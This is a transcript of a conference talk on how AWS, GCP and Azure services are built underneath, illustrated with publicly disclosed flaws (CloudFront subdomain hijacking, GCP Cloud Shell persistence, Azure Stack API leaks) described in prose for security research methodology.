
Cloud... Just Someone Else's Computer
Show transcript [en]
I will have the chat let me open it here so I can see. Yeah, so first of all, to give you an idea why I made this talk is purely because I started doing security in a different time that cloud wasn't
so prevalent everywhere. And at the moment, I'm pretty sure that a lot of people that are starting up, they probably have a challenge of trying to to find out where to start from cloud and how cloud relates to things that we more or less have in our house, like computers and so on. So is it cloud, just somebody's computer or not? But yeah, before I start, of course, everything I'm going to be talking about today has nothing to do with my employer. They do not represent my employer. It is things that I have done on my own and I intentionally only use the vulnerabilities that have been publicly disclosed in the past, so there is no sort of zero day or anything
really sensitive getting released by this talk. Now, on who I am, I'm a principal security engineer at booking.com for almost nine years now. And I have also been working with Mitre on different techniques and sub-techniques in the Mitre attack framework. I have been writing some blogs and I'm on Twitter for several years now, I think 10 years or so. But the most important part for this talk is the last one that I had exposure from the security engineering side in almost all of the well-known public environments. So here I'm going to be covering AWS, Azure, and GCP, but I'm happy to also discuss other ones. Like, for example, I have done a few things on the Alibaba Cloud, on the Yandex
Cloud. So a little bit on Oracle Cloud. So again, feel free to reach out to me if you're interested in anything else really about cloud security. Now, what I'm going to be covering in this talk is first of all, some definitions to make sure that we all have the same understanding of what I'm talking about. And then I'm going to be talking about a few use chases, a case studies. And I intentionally included just one in GCP and Azure because they are, let's say, not the most widely used, and they included two in the AWS. But hopefully, as you will realize, the same applies to every single service and every single product that those cloud providers offer. So it is
not just for the cases that they have here. It is more or less to give you a way to approach this when you are doing security engineering or security research for public cloud. And finally, some key takeaways, of course. So to start with,
definitions. Cloud computing as a term is very old. It officially started in a compact offices where executives were trying to find a nice marketing term on the future of the internet, like the next generation of the internet. And they came up with the cloud computing, but it didn't have any traction. The next year it was also registered as a trademark by NetCentric, but again, it didn't have a lot of traction. When it started getting a lot of traction, it was in 2016, sorry, in 2006 and 2007, when Google and then Amazon started using it to describe the shared computer resources that you can offer through a web service. So at that point, you can think of it literally like being able to spin
up a VM and having access to that virtual machine. Really simple things, but from that point on, it started growing more and more. And now as we know, Cloud Computer even has of subcategories and I'm going to be covering a little bit the serverless in here. By serverless, they mean a service, a resource that you don't need to have any sort of access to the server. You just have access to the application layer and all of the other part is transparent to you, how the server does all of the processing and operations. Now the second part, the fun part, the cloud just somebody tells computer, if anyone knows what who really authored that sentence, please let me know. I was trying to find it, I
couldn't find it. But it seems like it first appeared on multiple different sources on the internet, whether that was forums, books, newspapers, e-signs. In around 2013, that was one of the earliest references that I could find. And in 2014, it was all over the place. It was typically a joke because of that. You are literally saying cloud, but was another company's virtual machine. That was all that it was. The question is, is this valid today? And how can this help us when we're doing security research?
So let me start with the first example, the AWS. To make sure that we all understand where AWS is coming from. So AWS were setting up the merchant.com in 2000, 2005. And while in the process of doing that, they decided that, okay, why don't we move to this service-oriented architecture and have everything as services? And, well, it was relatively successful and it was a strategic decision from the leadership team that they should make this into a product so that other retailers, let's say another company that was like Merchant.com, could use what they use as a service. That was the birth of the Amazon Web Services. In the beginning of super simple things, as you can imagine, virtual machines that they were calling it Elastic Compute 2, the EC2,
and the network attached storage devices, that was the S3. And the funny thing for today is that the biggest customer of AWS today is Amazon itself. That is really important to understand because you would see all, so that other cloud providers don't work in this way. It is also why the services are produced in this manner. But now let's move to the actual case study. So intentionally, I used AWS Lambda since it's a serverless application. The official documentation of Amazon says that AWS Lambda is an event-driven serverless computing platform. In practice, what this means is that you set up your code, literally you just pass the code, nothing else, to a Lambda function. And once an event happens inside AWS, let's
say for example, a specific event is generated by another service or a log entry is happening, something like that, that Lambda function is going to execute. So your code is going to execute. Now, if we try to abstract all of this marketing and all of this nice thing that is doing this magic, let's say I was asking someone, can you build this? How would someone do it today? Most likely, It could be, okay, you have some hardware, of course, then you're going to have some virtualization layer so that you can easily migrate things from one hardware to another if there is a failure or you want to expand it and so on. Pretty standard. Then you would probably have some containerization on top of it. And in one
container, you will have that cloud function to actually run the code. That is most likely how a lot of engineers would build that today with what we know. Now, the two sources that I have added over here, the first one is an excellent blog post that goes into reverse engineering some parts of AWS Lambda that I used to one part here, I will show you which one. And the second one is a YouTube presentation from Sun that talks about how to take advantage of not only Lambda, but all of the equivalent, let's say, GCP functions and Azure, which also has a similar service. Now, in practice, AWS does exactly that. So on the hardware and visualization, they use KVM to make this happen. Of
course, it's customized to feed their needs, but it's KVM. Then they have a customized Kubernetes for registration with Docker. And they also offer it as a service called the AWS EKS Elastic Kubernetes Service. And now what happens anytime you spin up the cloud function is one container gets pinned up a Docker instance, technically that it's a Docker instance of a Linux AMI, an Amazon image. And in there, you have this Python parser that is located in var runtime AWS Lambda bootstrap.py. If you want to read the full reverse engineering of this parser, please check the first source that I have here. It is going to a lot of detail, and this is also where the
screenshot comes from. Function of what it does, if you just check the imports, it has a WSGI middleware that monitors for events in different APIs that AWS has. And when an event happens, it more or less loads the code that you have in that container. Pretty simple, right? I mean, if you check the logic, yes, of course, there is some complexity. But I mean, it is far simpler than what it sounds like when you go through the documentation about AWS Lambda and serverless applications. And this is what I wanted to pass from the first use case. Let's try to understand how these things work because in reality, they are not magic. It's just computers. Now, of course, a case
purely for reverse engineering, but let's see actually a case that caused a security issue of reliability. And CloudFront is another AWS service that it is just a CDN, a content delivery network. That means that they have a lot of servers and a lot of network infrastructure around the world. And you can go to CloudFront and say, OK, please distribute my content, whether it is a static website or dynamic. And CloudFront will make sure that it is reachable from all around the world quite fast. Of course, I'm not going to cover how would you do that on your own. That was already, let's say, the first case study. But you can imagine how this could look like. You have a lot of different systems around the world that they
are closer to the end user. a really high quality network. And you try to cast and propagate the content to the end user. I will share this pretty funny discussion from January, 2019 that I had on Twitter. And I didn't realize it when I made this. It was based on the source that you see on the right. So I was reading this blog post that was about the cloud from high judging technique. And I was testing out how this works. And I found that actually was still working. But as I learned later, it was supposed to be fixed. So literally that tweet was an accidental zero day that I looked to the internet. What was happening is that the fix wasn't fixing
the problem completely. And I didn't know about this, that there was a fix out there. So let me explain to you what was happening in there. Normally how CloudFront works is that, let's say that you are a user that you own example.com. And you say, I want to spread this example.com through CloudFront to be faster and easier to access to all of my customers. So you go to CloudFront, you create a distribution and you say, a.cloud, cloudfront.com should be pointing to example.com and CloudFront makes sure that this is propagated around the internet. Okay, that's fine. That's how CDNs typically work. And again, if you go back to the previous scenario, if you were to build a CDN, more
or less you could be doing something like that. You could be doing that on some sort of mapping on DNS layer. Now keep that in mind that CloudFront, however, is not used by a single user. It's not a single tenant system. It is used by lots and lots of companies, probably thousands, if not tens of thousands of companies. So how do you separate that? How do you know that was one company requesting something versus another company? Well, it's simple. Like who would request example.com? the people that own example.com, you verify that it's their account, it's their DNS, it's done, right? Okay, so let's say that the user B goes and says, okay, I want to map a subdomain, a C name in this case, that it was the
a.example.com to my distribution. That was another distribution that you have. What was happening in CloudFront at that point is that it had a centralized database for all of these mappings. And as long as you have created the original distribution, let's say for example.com, it wasn't validating any future distributions, like any subdomains, any CNames, like a.example.com, b.example.com and so on. So as long as someone has loaded that, it was fine. You could do that and you would start receiving traffic for that CName that you shouldn't normally. Of course, that was fixed later on by adding verification with TLS certificates and other parts, but it also gives you an idea about this one, that this is a
mistake that all of us could have done by having a database that doesn't verify who tries to access the information. It was what was happening in this case. And the suggested fix and why I looked at zero day without knowing it was a zero day, because that Amazon was suggesting the first fix that they did that, well, you just have to add in the distribution whatever subdomains you have and it will be fine. Then no one else can use them because they are already allocated. But as you can imagine, if you are a big company and you have thousands and thousands of domains, there is no way you're going to be going and adding them all to cloud. You will add those that you care to have in a
CDN, not anything else. So this attack was working in most of the large organizations in the world. because a pretty interesting case. And it gives you an idea of how things work in the background. That's the whole purpose of this talk.
So moving next to Google Cloud Platform. And I have spent a lot of time with Google Cloud Platform, working very closely with Google for certain things. But I cannot share any of that. So I will be sharing something that's publicly known. First of all, Google had a very different path. They started in 2008. And how they started is they were trying to make a product out of what they were using internally. And the first one that they released was a serverless service called App Engine. And App Engine, you can think of it as, let's say, a web server that you can spin up without caring anything about the infrastructure. You just say, OK, this is my application. Make sure the infrastructure is there and it's going to run it.
Now, why this is different for Google is that there is a lot of Google logic inside those services. Those services, unlike AWS, they weren't built to be used by other companies initially. They were built to be used by Google. So while in Amazon, they were built intentionally to sell them. Of course, yeah, nowadays, this has changed a lot, and most of the services are more abstracted. But you can still, from time to time, come across something and select, this doesn't make any sense to me. But if you talk with your Google platform, Google colleagues, they will tell you that, well, this is like that because this is how an internal system works. So they are
moving away from that, but yeah, it is still quite interesting. And of course, another big difference because of that is that unlike the other, the Amazon, in Google, a lot of these things are not used internally. Internally, there are variants of those that are only available internally. So it is not like AWS, it is like another customer Sorry, Amazon, that's like another customer of AWS. So the case study I'm going to be covering for GCP now is the Cloud Shell. Anytime you create an account on GCP, on the top right corner, you have this icon. And what is the point of this icon? It's called Cloud Shell. It's a serverless application. And the whole point is that you don't have
to spin up VMs or have to install the SDK in your laptop and... like download all the keys and do all of that just have to click this button you are going to have a console and you can do all of your basic operations with whatever privileges your user has on the bottom you see a link and that is from a colleague of mine at booking.com he is called Juan Berner and he published more or less the case that i'm going to be covering today the description officially from for Cloud Shell is this one that Cloud Shell is an online development and operations environment accessible anywhere with your browser. And it looks like that in case you wonder, like if you click this icon
that you see here, it will spin up this console that you have here. And it has preloaded like your authentication service account, the tooling for GCP. So you can quickly go and do your work and more or less don't have to do that on your laptop. Now, Again, if I had to ask people, how would you build that? Most of you would be similar to what we discussed in Cloud Functions. It would be your hardware, then you would have your virtualization. In the case of GCP, it's KDM again. And they compute, they call it GC, which is Google Compute Engine. And on top of that, you would have some sort of containers. And internally in Google, it is a Borg. And externally,
it is, let's say, something like Kubernetes, like an orchestration layer that's running Docker. And the service that they offer is called GKE, which is Google Kubernetes Engine. And of course, what would happen is anytime you have a user login in, you will spin up one of those instances and you will preload in there whatever this user has, let's say access keys and so on. Pretty simple, I mean, at least conceptually wise. Now, what one discovered in this case it goes that this one could be used for a lot of different security, let's say, security uses. It had a lot of design flows that all of them are fixed now. So that goes in 2018, if I remember correctly, because at the
time that I mentioned that we were working very closely with Ruby. And the main issue is that this container efficiency it was persistent which means if you're even if you're logged out even if you logged in even if you logged out and haven't logged in for like days and you go back in that container would not be destroyed and i mean it's good if you add things in there so you don't have to re-add them but it had a lot of let's say design flows first of all it goes a relatively easy trick i usually have to install a bug over there either social engineering or let's say a phishing And you could pass them
a gcloud command to run, and that gcloud command could download something and store them in their cloud shell. Now, what was happening is that this way you could use that cloud shell to impersonate that user and access anything that they had access to. To make things worse, because that service wasn't, let's say, a normal deployment, like production deployment, like a GC, like a virtual machine or something like that, It has no audit or command line login. So you don't know who executed what. And as an attacker, this is excellent. I mean, you could do your initial foothold there through social engineering, phishing, or whatever, and then that's done. No one knows what you're doing. No one can even find what you're doing. And the best part is you could
even destroy that. And the only thing that would happen is when the user comes in, another one will get created. So it was really easy to hide all of your activities. And of course, the last part is that Because it had preloaded all of your access keys, you could use it as a command control, let's say, as a relay, as a proxy, which means you do all of your nasty stuff and communicate only with the Cloud Shell, and you have only Cloud Shell reaching out to the internet to either get commands or to pass the data that it stole from the Cloud account. Again, the only reason why that was figured out is what you see on the left side, It was the question, how does this actually
work? Yes, I see it's a console, it's a terminal, but where is this coming from? And if you try to understand this logic, like the infrastructure behind it, at least in my case, it was relatively easy to try to find things like that. This goes, of course, once, so I'm not claiming any sort of ownership for that, but this is the process that you can follow when doing this security research.
And the last example they have is on a Microsoft Azure. And Microsoft Azure was, let's say, later in that game. It was one of the ones that joined later. However, they have a very different approach from the previous two. So initially, it was internally called Project Red Dog. And what they did, it wasn't anything like, oh, these are internal services. Let's make them public like Google. Or, oh, we did this successful migration to service-oriented architecture. Maybe we should start offering that to other retailers. No, in their case, it's commercial. It's like, okay, this cloud thing seems like a pretty good business, so why don't we try to do the same thing? And this is why their products are more or less around this one. How can we facilitate really
good cloud services and be as agnostic as possible in terms of, let's say, the specific use cases? And a fun thing is that although that wasn't the initial purpose, a lot of the internal systems in Microsoft are now running on Azure. It's not as far as I know as widely used as in the Amazon's case, but it's still pretty widely used. And it's the second largest public cloud provider after AWS. So what I'm going to be covering in this one is the ASDK, the Azure Stack Development Kit that officially is described as a single node deployment of the Azure Stack Hub that you can download and use for free. And the source that I used this
first, the book that you see, the hybrid cloud unleashed with Azure Stack and Azure. And the two research cloud, sorry, the two checkpoint research posts from 2020, that they are some of the best that are describing what I'm going to be quickly covering here. And even more, they are going into a lot of detail on all of the cases that I'm going to be mentioned. So what is a nice thing about this one, the ASDK is that you can, have a very good understanding of how Azure is implemented, like the entire cloud. If I had to ask you, how would you build an entire cloud? And to abstract it, it looks like this. You have your hardware, which is your server, switches, storage, all of these things. And on
top of that, you have the internal APIs to do basic hardware operations. For example, how do you configure that hardware? How do you, let's say, or do the initial asset management, the onboarding of this device, the boot, setting them up and so on. Then you have the control layer, which is okay, now I have this hardware that's usable. How can I do something useful with them? Like, okay, make the server into something else. How do I assign storage? How do I do these things? That's the control layer. And then you have the resource providers, which is like, okay, now I can manage the hardware quite effectively. How can I say that this hardware belongs to that user? That hardware needs to be connected in this network and so on.
You have the APIs to do that, but you need also some sort of tooling to do that. That's the resource providers. And finally, of course, we have what you see with the APIs and the UI, that when you click something, it more or less goes through this whole stack and propagates the changes. If we check the book, the first book that's there, the Microsoft Hybrid Cloud Unleashed, There is this image over there, which is exactly like how Azure more or less works. In a practical means, what this has done is the lower level of hardware is implemented with Hyper-V clusters, Microsoft Hyper-V clusters, the virtualization. On top of that, there are some internal APIs that are used to manage those clusters. Then you have the control and
management, which is doing all of the higher level operations. The resource providers, again, to assign different kinds of operations to different management layers, and the UI. And all of that, you can deploy it at your home with the AI SDK, which is awesome. You can do a lot of research. Apparently, if you check the diagram, you will see it has a little bit of more complexities, like the infrastructure deployment, some shared database, and so on. But the general idea is this one. Now, what checkpoint? not discovered in that research in those two posts that they have over there, it was a series of vulnerabilities, including a remote code execution that I'm not going to be covering in this
presentation. How they did that is that they picked up one of the resource providers, specifically the Service Fabric Explorer. That was the name. And what it is, they list what are all of the internal APIs that we can call from there. And they started playing around to see what those are. And they found three specific ones, which are the ones listed here, that you could make those queries for anything running in this, let's say, infrastructure. It didn't matter if it was in your account. It didn't matter if you had access to that. You could get screenshots. You could get information about virtual machines. You can get details. And eventually, they used some of those in combination with some other issues to make into a remote code execution exploit.
Again, it's an excellent example of how you can do security research if you start understanding how the infrastructure works, how everything is put together. And yeah, we don't have a lot of time to go into each one of them, but feel free to check the sources that I added here. They are explaining everything in detail. The screenshots here are from Checkpoint. And of course, on the left is the screenshot one. And then you have the two API calls that were leaking information for all of the infrastructure. Okay, so that summarizes more or less the talk and how you could approach security engineering in the cloud to help you become more effective at your job, whether it's offensive or defensive. And the key takeaways that
I have is that, yeah, if you remove all of these abstractions and the marketing terms and all of these things, cloud services are infrastructure that you can find in most large organizations. Like if you... If you have worked with any sort of large organization, you could see that they have implemented more or less similar logic for a lot of things. They might not sell it as a cloud service, but it is a very common system design, large scale system design. The second part is this one. There are a lot of buzzwords in the cloud. There are a lot of marketing terms. People try to oversell things, make them sound way, way more complicated than they actually are. So don't get discouraged by that. I mean, if you read the
documentation of most of the things I've talked about, or even more, I'm happy to discuss more of those services with anyone. I have looked into many of those. It is very hard to understand how they work and that's intentionally because this company is trying to make something look exceptionally out of this planet, like space technology. But in reality, as you saw, usually just system engineering, basic system engineering. And the other part is that public cloud is good, but it's not for everything. What I mean by this one is that all of the cloud providers are striving, are doing their best to make sure that the services cover as many use cases as possible. But of course, for certain use cases, a cloud will never
cover them. If you want, let's say, for example, latency in the terms of nanoseconds, there is no cloud provider that will offer you for any service. And the reason is simply because they want to be able to cover as many usechases as possible. And your usechase is so specialized that there is not enough market for them to build such an infrastructure. So keep that in mind, that cloud is good, but not for everything. And the last part is, hopefully that goes clear from this presentation, that indeed, if we remove all of these layers, cloud is just somebody's else computer. In reality, it's not a single computer. It's like a data center. So here you can most likely build something like that on your own if you
had sufficient amount of money and resources. So there is no sort of magic in there. It's just a computer. And with us, thanks a lot. And I'm not sure if you have time for questions, but yeah, if we don't, I'm also in the Discord. So feel free to reach out to me there.
Related talks
 49:47
49:47 23:15
23:15 46:38
46:38 28:50
28:50 39:30
39:30 42:51
42:51